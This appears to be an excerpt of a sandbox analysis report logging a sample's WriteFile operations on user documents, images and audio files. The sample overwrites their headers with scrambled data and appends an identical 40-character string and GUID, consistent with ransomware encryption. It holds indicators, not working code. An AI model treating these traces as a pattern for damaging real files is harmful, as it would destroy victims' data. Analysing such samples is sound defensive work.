71 30 fd 78 fd fd fd fd fd 48 fd 62 fd 60 fd 23 21 1e fd fd fd 09 62 65 fd 2b fd fd 1d fd 5c fd fd 5c fd 2c fd 03 19 74 2a fd 2f 0d 25 6b fd 10 06 61 68 fd 5d 64 37 00 fd 78 51	\)UP^!a=' 5Tbs-?K5w\!-GN/@a'a ^:nosJCJ7bDf+C4ZW*)lL *\KcM6bmi? NheC)w*7Xg1f&Lo}-[pz0q0xHb`#! be+\\,t*/%kah]d7xQ	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\SQSJKEBWDT.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SQSJKEBWDT.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SQSJKEBWDT.xlsx	5	1021	73 47 fd 16 c0 fd 5e fd fd fd fd fd fd 5c 53 fd 56 fd fd fd 01 fd fd fd fd 38 2f 3e fd 7e fd 9e 56 fd 00 fd fd 4c 42 fd fd 21 02 fd fd 5c fd 6b 0d 3a 23 fd 43 24 fd 07 5a 2a 34 fd 54 6d 7c fd 43 fd 2e fd 41 fd 69 16 fd 00 fd 30 fd 76 05 fd 72 33 fd 6e fd 65 6d 2e fd fd fd fd 74 1f fd fd fd fd fd 1a 0d fd 73 3f fd fd fd fd 1f 56 3f 3f fd fb 3e fd 08 fd 63 22 20 11 fd fd 5f fd fd fd 04 2f fd 65 0b e3 ec 5e 49 fd 61 27 5d 16 fd fd fd 33 44 fd 35 2e fd 63 48 05 2d fd 16 fd fd 64 42 fd fd 1a fd 0f fd 2c fd 10 fd fd 60 10 4a fd 53 fd 6c 4c 45 39 fd 1b 1e fd 78 40 fd fd fd fd 69 fd 9a fd fd fd fd 67 fd fd 75 fd 1b 02 fd 7c fd 1b 21 fd 2f 43 0d fd fd fd fd 5e fd 7f 56 fd fd 22 50 0c fd fd fd 11 fd 32 6c fd fd 3a fd	sG^\SV8/>~VB!\k:#$Z*4Tm|C.Ai0vr3nem.ts?V??>c" _/e^la']3D5.cH-dB,`JSlLE9x@igu|!/C^V"P2l:	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SQSJKEBWDT.xlsx	1026	256	2f 30 04 fd 54 fd fd 0b fd d5 2e 64 fd fd 62 64 2c fd 5e 60 fd 20 13 04 fd 51 fd fd 4a 1c fd 27 6a fd fd 05 74 20 2e fd fd 66 6d fd 10 fd fd 53 5e 73 fd 3e fd fd fd 54 01 fd fd fd 77 65 fd 1b fd fd 13 3f fd fd fd 56 6e 48 fd 20 fd fd fd 2c fd 3e fd 3a 78 57 fd fd fd 52 fd 71 77 fd fd 33 fd fd fd fd 00 fd 09 55 7e fd 17 3b 7a fd 07 fd 0e 6e fd 2b fd fd fd fd 56 fd 7a 3d fd fd 23 fd fd 13 0f fd 5d 0d 06 72 64 fd fd fd fd 33 68 fd 1f fd 05 22 3c 65 48 6f fd fd 6d fd 95 fd 44 fd fd 6c fa fd fd 21 3f fd 2a 36 fd 24 fd 5c 36 fd fd 64 8e 76 1a 68 fd fd 1f fd 5f 41 4d fd 76 fd 49 3a fd 30 50 58 6a fd 75 0e fd 44 fd 58 fd 6b fd 41 fd fd fd 5c 7a 09 fd 15 fd 1a fd fd fd 73 fd fd fd fd 40 72 78 50 fd 2c 32 fd fd a3 0b fd 03 37 3f	/0T.dbd,^` QJ'jt .fmS^s>Twe?VnH ,>:xWRqw3U~;z+Vz=#rd3h"<eHomDl!? *6$\6dvh_AMvI:0PXjuDXkA\zs@rxP,27?	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\SQSJKEBWDT.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SQSJKEBWDT.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SUAVTZKNFL.docx	5	1021	70 72 fd 3f 09 42 fd 37 fd 34 7f 14 35 fd 1b fd 4f fd fd 5b fd fd 68 fd fd fd 03 fd 7a 38 fd fd 22 fd 7f fd 0b 05 20 65 fd fd fd fd fd fd 69 49 fd 5f 31 fd 78 fd 28 fd fd b4 fd 34 09 54 06 fd 37 fd 46 08 02 3e 06 fd fd fd 73 49 32 62 09 fd 20 fd 63 fd fd 2e fd fd fd 39 2a 4e fd 13 2f 7c fd 05 71 c2 65 01 fd fd 3c fd fd 6c 01 2d 76 65 fd 5c fd 6b fd fd fd fd 91 fd fd 72 4f 15 fd fd fd fd 1b 1f 35 fd 79 fd 1d 08 0d 01 0a fd 09 37 10 2b fd fd 21 fd fd fd 21 51 8e 08 fd 6d 5c 59 fd 12 fd fd 5f f0 fd fd 36 06 fd 18 2e fd fd fd 77 31 fd fd 57 fd 51 27 2e 24 15 55 0d fd fd fd 7a e7 fd fd fd fd fd 3d fd 5d 30 04 3a 48 5b 41 4b fd fd 2d fd fd 27 6a 02 7a fd fd fd 3a fd 3f 7a fd 66 fd 36 fd fd 58 fd fd 25 fd 42 fd fd	prB745O[hz8" eiI_1x(4T7F>sI2b c.9*N/|q<l- ve\krO5y7+!!Qm\Y_6. w1WQ'.$Uz=]0:H[AK-'jz:? zf6X%B	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL.docx	1026	256	2a fd fd 6a 51 fd fd fd fd fd 3e fd 28 3f 6b a0 29 06 e1 10 42 48 fd 6d fd 4b fd 71 41 1d fd 55 fd fd 12 31 fd fd 4c 23 06 fd fd 23 fd fd 57 fd 5b 24 fd 39 65 0c 55 fd fd fd 61 fd 5a 63 c9 fd 30 48 3a fd fd 5c fd 10 a5 13 4b 1f fd 0d 4a 5b fd fd fd 61 61 fd 79 34 33 13 fd 01 6d fd fd 5a 13 08 fd fd fd fd 54 17 0b fd 32 71 fd fd fd 2f fd fd 30 50 fd 66 fd 1f 17 fd fd 2e 05 07 69 15 fd 48 fd 7a fd 3b 1a fd fd 5a fd fd 76 54 17 7d 45 fc 6e 05 67 5f fd fd 3a 07 fd fd 50 fd 4b fd fd fd 4e 1d fd fd fd fd 15 fd fd 00 64 2a 32 31 07 fd fd fd fd fd 60 fd 5d fd fd fd 2d fd fd 33 fd fd fd fd 4d fd fd ce fd 60 fd 6d fd 1c fd fd fd 46 fd 57 fd fd 6b 58 fd fd fd 3b 5c 7d 18 21 fd fd e1 69 fd 6a 45 fd fd fd fd 2b 5a fd	*jQ>(?k)BHmKqAU1L## [$9eUaZc0H: \J[aay43mZT2/0Pf.iHz;Zv T}Eng_:PKNd*21`]- 3M`mFWkX;\}!ijE+Z	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\TQDFJHPUIU.mp3	5	1021	0a fd fd 17 0f a7 fd fd 02 fd fd 4b fd fd 0b b2 7d fd 24 5c fd 74 fd 24 2e 56 fd 4b 61 fd 10 0a cb 56 4f fd 2d 00 40 5e 30 fd fd 24 fd fd 09 4a 79 09 fd 24 fd 36 fd 28 fd 03 46 fd fd 7f 38 3b fd fd fd 33 4a 6a fd fd 22 ab fd 2f fd 26 fd 3c 79 fd 21 72 fd fd 10 53 10 fd fd fd 79 50 fd fd fd fd 20 04 fd 13 51 76 43 4e 44 03 fd 39 4c fd 74 17 54 fd 7f 3c 1b 6e fd 2b 28 71 4d 09 3b 05 62 fd 67 fd fd 2e fd 27 29 6d 66 10 fd 6b fd fd fd 35 fd 23 fd 78 09 fd 1f 17 52 68 fd 1d fd fd fd 16 fd fd 1a fd 18 fd 66 fd 6c fd 7a 00 fd 1b 2f 48 fd fd fd 39 0e fd 16 fd fd 09 fd 44 76 fd 63 1a 40 fd 79 fd 7e 40 fd 7a fd 5d fd 79 6c 1f fd 75 2b 70 05 fd fd b9 fd fd 71 53 fd 76 b1 7f 02 4b 60 6b 28 fd fd 40 1a 27 fd fd fd 04 29	K}$\t$.VKVO-@^0Jy6(F;3Jj"/&<y!rSyP QvCND9LtT<n+(qM;bg.)mfk5#xRhflz/H9Dvc@y~@z]ylu+pqSvKk(@')	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\TQDFJHPUIU.mp3	1026	256	36 dd 44 2d 00 fd 10 11 7b 3d fd 48 4b 7e 21 74 fd fd 7c fd fd fd 56 fd 5d fd 7a 09 6e fd fd 23 fd 77 6d 13 fd fd fd fd fd 23 fd fd 22 48 fd 20 47 35 4b 2b 2d fd 43 53 fd fd fd 2d fd fd fd fd 22 fd 78 22 fd 68 fd fd 17 4f fd fd fd 4d 6d 0f fd fd 3b 62 7c 4c fd 34 fd 66 fd 3d 38 62 fd fd fd 1a fd fd 7f 21 fd fd 34 6e 17 fd 64 50 fd fd 05 17 54 fd fd 2a 7f fd fd 4a 08 77 67 08 0e 46 fd fd fd 50 99 fd fd fd fd fd 70 60 36 01 fd fd 26 1d fd fd fd 32 fd fd fd 47 5d 52 fd 28 fd 73 12 fd 1f 11 2a fd fd fd 07 22 30 56 fd fd 40 60 fd 42 fd fd fd fd 02 35 59 a1 fd fd fd 2f 11 4e 33 fd fd 07 21 14 47 3b fd fd 41 1f fd fd 4d 4d fd 00 02 72 17 25 52 23 fd fd 5b fd 74 fd fd 77 21 0c 5a 5a 17 fd fd 2b 48 56 5c fd fd 7e 52 6c	6D-{=HK~!t|V]zn#wm#"HG5K+-CS-"xhOM;b|L4f=8b!4ndPT*JwgFPp`6&2G]R(s*"0V@`B5Y/N3!GMMr%R[tw!ZZ+HV\~Rl	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\TQDFJHPUIU.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\TQDFJHPUIU.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BJZFPPWAPT.pdf	5	1021	fd fd 14 04 fd 3f 5e fd fd fd 07 5d fd 3f 67 fd 44 fd 7d fd fd fd 77 fd fd 5b 4a 64 fd 40 fd 59 fd 7f fd 70 fd af 08 fd fd 76 fd 20 fd fd fd 62 7d fd fd fd fd fd 4d 70 fd fd fd 6b fd fd 1f 33 3b 56 15 03 47 fd 0c fd 49 14 fd 0c 64 fd 1c 6f fd 3a fd fd 09 fd 46 15 78 2c fd fd 6a fd 39 03 fd fd fd 0f fd 4e fd 3d 3e 07 fd fd 57 fd 14 0a 76 5e fd 62 fd 5f 4c fd 12 fd 5b 35 50 7f 70 5c 41 fd 03 0a fd 3a 04 7c fd 5c 7d 56 32 70 5b 67 3f fd 05 2a 6d 03 0e fd fd 4b fd 14 06 fd 39 72 5e 63 fd 18 fd fd 2d fd fd 24 fd a6 fd 26 34 fd fd fd fd 72 fd 22 fd 7a fd 7b fd 38 64 5c fd fd 49 fd 7d fd fd 68 fd 23 fd fd 46 1f 58 fd 5d 0f b3 24 fd 46 73 24 59 6e fd fd fd 70 fd 09 92 80 a4 4d fd 19 75 6e 25 fd 4c 48 14 68 fd fd 1a fd fd	?^]? gD}w[Jd@Ypvb}Mpk3;V GIdo:Fx ,j9N>Wv^b_L[5Pp\A:|\}V2 p[g?*mK9r^c- $&4r"z{8d\l}h#FX]$F$Yn pMun%LHh	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BJZFPPWAPT.pdf	1026	256	fd fd 65 72 fd 62 27 fd 3c 7b 14 fd 00 77 5b 57 fd 32 24 4f 4f 04 6e 03 fd 23 fd ac fd 4e 72 35 29 4e fd fd 76 fd fd 6b fd 25 79 fd fd fd fd 00 23 5c 6c 57 4c 66 06 1f 0b 04 64 fd fd fd 16 fd 09 0f 01 fd 32 35 fd fd fd 02 06 fd fd 1e fd fd 1f fd fd 24 21 0f 27 fd 04 fd 28 fd 6a 39 0b fd fd 0b 42 fd 5e fd fd 59 fd 23 fd 3d 56 fd fd 00 fd 0b fd fd 52 fd 65 fd fd fd fd 5c 13 11 09 fd db 3f 2d fd 57 fd fd 44 fd fd 29 4b fd 2a 63 fd 79 fd 48 20 47 1b 31 fd fd fd fd 07 fd 04 fd fd 7d fd 34 fd 76 3b fd 53 10 fd fd 3a fd 53 fd 4e 2c 2f 74 64 37 fd 7d 26 fd 72 fd 77 40 fd 6a f6 70 fd 15 63 fd 4e 3c fd fd fd 6a 73 fd 69 53 19 7e fd fd 43 0c 75 fd fd fd 3e fd fd 1f fd 04 12 fd fd 51 53 5b 63 fd 2f 03 00 fd f2 ff fd 4e fd fd 09 fd	erb'<{w[W2$OOn#Nr5)Nv k%y#\lWLf d25$!'(jB^Y#=VRe\?- WD)K*cyH G1 }4v;S:SN,/td7}&rw@jpcN <siS~Cu>QS[c/N	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\BJZFPPWAPT.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BJZFPPWAPT.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO.docx	5	1021	61 fd 07 5e fd fd 0f 3d fd fd 70 fd 76 69 fd 3a fd 48 50 6f fd 63 31 04 fd 4b 0b fd 2e 7e fd 32 fd fd 1f 19 66 fd 53 6f fd 4f 1c 77 37 fd 79 6d fd fd 6e 03 22 fd 7a 3b fd fd 42 fd 1f 3e fd 27 74 fd 5b fd 3d 3d fd fd fd fd 36 fd 45 5b 0f fd fd 78 5c fd fd 67 7b 49 4c fd fd 02 fd fd fd 19 6f 6d fd 63 1f fd 78 4c fd fd f3 fd 34 5a fd fd fd 18 33 1e fd fd 77 54 fd fd 54 fd fd fd 63 fd ec 07 fd 23 fd fd fd 31 62 fd fd 6f 6c fd 7a 76 00 5f fd 01 fd fd 1b 56 ed 38 9d 0d fd 69 54 7d fd 04 fd fd 52 fd 00 fd fd 7f 71 fd 54 00 fd 6e fd fd fd fd fd 1f fd 54 fd fd 3a 1e 5f b3 fd 7b 62 04 3f fd 41 fd 1e fd 7d fd 56 fd 25 1d fd 49 22 fd 18 11 55 5f b7 fd fd 6b 06 fd 0a 7a 66 32 fd fd 5a 25 fd 5b fd 4a 5b fd fd 05 fd 37 fd	a^=pv:HPoc1K.~2fSoOwymn"z;B>'t [==6E[x\g{IomcxL4Z3wTTc#1bolzv _V8iT}RqTT:_{b? A}V%I"U_kzf2Z%[J[7	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BNAGMGSPLO.docx	1026	256	04 fd 5e fd 42 fd 20 fd 0b 11 fd 70 0e 4b 4e 53 1e 58 56 fd 27 fd fd fd fd 27 2c 27 fd 1b fd 16 17 79 fd 09 fd 70 fd fd fd 4e 62 46 59 35 34 1c 2f 6b 08 38 fd fd 0b 57 fd 00 fd fd 61 fd 5e 14 3c fd 6f 29 fd 04 0e 58 fd 31 fd 1a fd 1e 17 25 fd fd fd 40 6d fd 12 2e 68 fd fd 0d 0f 7a 52 fd 25 fd fd fa 57 fd 77 6d 64 fd 76 62 fd 26 29 fd fd fd 10 46 1d 0f fd 38 fd fd 64 14 2e fd 3b 29 02 fd 1e 15 53 fd 43 40 fd 3c fd fd 27 0a fd fd fd 59 30 62 fd 57 6d 78 08 fd fd 53 fd 78 fd 00 fd 58 fd 40 66 fd 0c 14 7a 20 63 0d 35 24 fd fd fd 35 35 fd fd fd 39 fd fd fd fd 39 45 41 5a 41 52 63 09 fd fd 7a fd 1c fd 40 fd 59 4f 74 fd fd 78 fd fd fd 65 37 1c fd 5d fd 0c 0f 47 43 05 42 fd 2b 19 fd fd 0a 03 fd fd 58 31 fd 43 17 4b 32 fd fd bd 51 1a 73 5f fd	^B pKNXV",'ypNbFY54/k8Wa^<o)X 1%@m.hzR%Wwmdvb&)F8d.;)SC@<'Y0 bWmxSxX@fz c5$5599EAZARcz@YOtxe7]GCB+X1CK2Qs_	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\BNAGMGSPLO.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BNAGMGSPLO.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO.pdf	5	1021	02 18 21 0d 45 7f fd 04 3f 17 67 0a fd 09 fd fd 55 1a fd fd 6d 22 09 fd 37 45 fd 12 49 6d 7b fd 2c 08 fd 50 cf 67 fd fd 0c fd 67 75 4a 0c fd 3a fd 35 fd 49 60 fd fd 19 04 fd 11 5a 09 7a 50 fd fd 7c fd 0c 2b fd fd 50 fd 5c fd fd fd 46 fd 78 06 37 32 12 57 14 0a 37 11 fd 66 74 4e a4 04 fd 49 3e 8a 18 22 fd fd 75 fd 3b 64 fd fd 09 fd fd 1e fd 45 fd 42 fd fd 56 36 5f 1e 63 7a 4e 40 6f 46 4e 14 47 fd fd 28 71 fd 47 fd 15 2a fd fd fd fd 7f 0a fd 79 14 fd 1c fd 7c fd fd 13 30 48 5b 09 fd 03 fd fd fd fd 1d 03 fd fd 79 fd fd fd 3a fd 26 17 fd 47 1e 4c fd 97 36 fd 2c fd 3b 4d fd 0a fd fd 11 fd 71 51 59 fd fd fd fd 0d fd fd fd 55 fd fd fd 17 0e 76 10 fd fd 3c fd 02 64 fd 2b 7f 35 3d fd 0a 60 7c 07 6e 39 fd fd 41 fd fd	!E? gUm"7EIm{,PgguJ:5l`ZzP|+P\Fx72W7ftNI>"u;dEBV6_cN@oFNG(qG* y|0H[y&GL6,;MqQYUv<d+5=`|n9A	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BNAGMGSPLO.pdf	1026	256	fd 54 5d 0b fd 5b fd fd fd 6a fd 78 34 fd 6d 70 5c 59 fd fd 58 fd 60 3e fd 6c 4a fd fd fd fd fd 65 fd fd 7d fd 49 fd 5f fd 20 fd 7c 53 fd fd 7c fd 41 2a fd fd fd 18 5a 31 54 3b 29 64 52 51 fd fd 5b fd 0f fd 66 54 54 64 fd 62 fd 3a 4b fd 11 5b fd fd 43 fd fd 10 fd 33 fd fd 29 fd fd fd 2b 0c 15 3b fd fd c1 14 1d fd fd 2e 1f 4a fd fd 78 fd f6 fd 75 fd fd 1c fd 02 fd 7a fd fd fd fd 43 fd fd 72 47 47 5b 50 fd fd 57 49 5b fd fd fd fd 09 01 fd fd fd 19 fd fd 62 fd 7b 43 3b 04 2a 0e 17 55 fd 0b fd fd fd fd 08 3d fd 38 3e 66 fd 62 59 59 fd 35 73 2f fd 07 02 fd 78 5a 44 31 fd 51 0a 50 15 fd 53 1e 01 70 67 fd fd 1c fd fd 7b 34 36 fd fd 6b fd 6b fd fd 04 22 55 fd fd 35 4d fd fd 20 3c fd fd 14 76 fd fd 22 4c fd fd fd 74 7e 10 3b fd fd 20 8d fd	T][jx4mp\YX`>lJe}I_ |S|A*Z1T;) dRQ[fTTdb:K[C3)+;.JxuzCrGG[PWI [b{C;*U=8>fbYY5s/xZD1QPSpg{46kk"U5M <v"Lt~;	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\BNAGMGSPLO.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BNAGMGSPLO.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\EEGWXUHVUG.png	5	1021	79 30 fd fd 07 fd fd 54 36 6b fd 24 7f fd fd fd fd fd 6b 14 fd 24 fd 5e fd 49 11 66 fd 6d 6e 46 09 fd 74 fd 76 36 4b fd 4f fd 09 64 5e 6d fd 5f 6f 62 fd fd fd fd 74 fd 25 fd 4a 30 fd 57 75 fd 53 5b fd fd fd 10 fd fd fd 11 15 fd fd 1b fd 4a fd fd 46 fd fd fd 40 fd fd 6d fd fd 56 5a 0c 28 25 13 35 a4 fd fd fd 05 fd 5f fd fd 08 65 3b 27 6b fd 3e 64 36 58 fd 02 fd fd 05 fd fd 49 73 fd fd fd d8 fd fd 37 e4 fd fd 0b fd 12 fd af 39 76 fd 4f fd fd fd 57 fd 35 fd 6e 1c fd 61 fd fd 67 fd 40 0a 2f 63 12 4c 67 fd fd 35 fd fd fd 51 fd 59 fd fd fd 5c fd 71 36 17 fd fd fd fd 40 4c fd fd fd fd b7 69 2f fd fd 58 6b fd fd 74 24 fd 16 fd fd 44 fd fd 76 fd fd fd 2d fd fd 2a fd fd 30 fd 19 59 0d 6c 53 41 7c fd fd 70 fd fd 35 18 4a 70 1e fd	yT6kk^IfmnFtv6KOd^m_obt%J0WuS[JF@mVZ(%5_e;'k>d6XIs79vOW5ag@/cLg5QY\q6@Li/Xkt$Dv-*0YlSA|p5Jp	success or wait	1	411859	WriteFile
C:\Users\user\Documents\EEGWXUHVUG.png	1026	256	64 36 0b fd 00 fd 0b fd 06 fd fd fd 70 52 78 fd 6e 4e 60 01 fd 5b 57 fd 20 16 fd 2e 1d fd 24 1f 67 fd fd 36 75 fd fd fd 68 fd fd fd 3a 49 55 1a 4e fd 7e 25 3b 7b 3f 29 fd 2d fd 40 fd fd fd 6e 0c fd 0b 7e 4d 07 35 2b 0d 36 5a 74 fd fd fd fd fd 2e fd fd fd 57 78 58 30 fd fd a9 6b fd fd 54 79 fd fd 1f fd fd 7b fd fd 51 45 f2 fd 45 6e 69 fd fd 12 03 64 fd fd 69 0e fd fd 0f 74 40 30 fd fd fd fd 3a fd 28 fd 7b 4a 7b 39 fd 19 4e 0b fd fd 2d 06 43 0c 7b 1d fd fd 48 29 6e fd fd fd 19 6c fd fd 00 fd 75 71 2a fd 39 71 59 06 fd 41 6c fd 35 6f 21 fd 0b fd 37 18 fd fd fd 09 19 20 63 46 53 fd fd 70 fd 0a fd 5c fd 57 fd 3c fd 11 12 71 24 3f fd 5d fd 0d 03 fd 3e 06 fd 6a 50 fd fd 6f 4d 1f 31 2e fd a4 fd fd 52 fd fd 1e fd c8	d6pRxnN`[W.$g6uh:IUN~%;{?)-@n~M5+6Zt.WxX0kTy{QEEnidit@0:({J{9N-C{H)nluq*9qYAl5o!7cFSp\W<q$>jPoM1.R	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\EEGWXUHVUG.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\EEGWXUHVUG.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\EOWRVPQCCS.jpg	5	1021	fd fd 10 73 29 14 21 3f fd fd 75 fd fd 7b fd fd a2 79 fd fd 3e fd 18 fd 37 67 fd 74 78 03 fd 1b 15 3f 2c fd 14 fd 55 62 65 34 fd fd 34 6a 66 17 05 2f 31 7e 1d fd fd fd fd 03 fd 0b 6e 44 01 fd fd fd 3f fd fd fd 64 01 47 59 4e 5b 18 41 fd 52 fd fd fd fd 6b fd fd 67 fd 54 fd fd 32 fd 15 fd fd 1e 5a fd 4f 8a fd fd 4b 49 fd fd 8d fd 2c fd 4e fd 21 71 fd 79 fd fd 75 09 38 fd 67 fd fd fd 63 4f 6c fd 1d fd 48 3e 46 fd fd 4f 24 1e 06 2e 15 fd fd 7f 1d 10 fd fd 17 fd 63 fd fd fd 2b 49 fd fd 68 56 fd 68 1d 33 fd 50 0a fd 4f fd 29 fd 6e fd fd 52 1f 34 fd 13 2f 4d fd 40 fd 35 fd fd 61 56 76 fd 60 0f 65 fd 63 fd fd 45 fd 29 6d 02 7a fd fd 4c fd 8b fd fd 5d 7a 4d fd fd 6b 22 fd fd fd fd 22 18 01 fd 15 04 fd 36 15 fd 51 61 fd 5b 4e 37 16	s)!? u{y>7gtx?,Ube44jf/1~nD? dGY N[ARkgT2ZOKI,N!qyugc OlH>FO$.c+ IhVh3PO)nR4/M@5aVv` ecE)mzL]zk""6Qa[N7	success or wait	1	411859	WriteFile
C:\Users\user\Documents\EOWRVPQCCS.jpg	1026	256	26 fd 48 fd fd fd 22 fd fd 03 23 3a 24 fd 3c fd fd 33 d9 fd 47 fd 0f fd fd fd fd 50 6a 2b fd 73 6e fd 61 7c fd fd fd 61 02 25 fd 25 43 76 fd fd fd 36 fd 2c 90 fd 13 fd 04 3f fd fd 07 60 fd fd fd 1d fd 3b fd 21 1c 04 11 30 05 64 fd fd 60 fd 4c fd 0b 20 2a fd 28 6a db 07 00 fd fd 65 60 fd fd 63 43 59 fd 58 fd 74 fd 21 39 3c 4b 3a fd fd 3d fd fd 76 08 03 08 fd 17 61 fd 45 fd 0e fd fd fd fd 64 fd 1c 1a fd fd 0a 07 fd fd 67 27 17 fd fd 12 ee fd 7b fd fd fd 25 fd fd 03 fd 57 fd 40 38 fd 1d fd 40 fd 09 1f fd 5c fd 57 2d fd fd 7d fd 79 1e 3b fd 1d 5b fd fd 00 fd fd fd 45 fd 36 2e fd fd fd fd 43 fd fd 3b fd 77 5b 46 fd 7a 3f fd 3e 0c 30 fd fd 69 fd 2c 05 73 72 fd fd 74 34 31 58 fd 2f 12 5c 02 66 56 47 fd fd c8 54 22 7f fd 78	&H"#:$<3GPj+sna|a%% Cv6,?`;!0d`L * (je`cCYXt!9<K:=vaEdg'{ %W@8@\W-}y; [E6.C;w[Fz?>0i,srt41X/\fVGT"x	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\EOWRVPQCCS.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
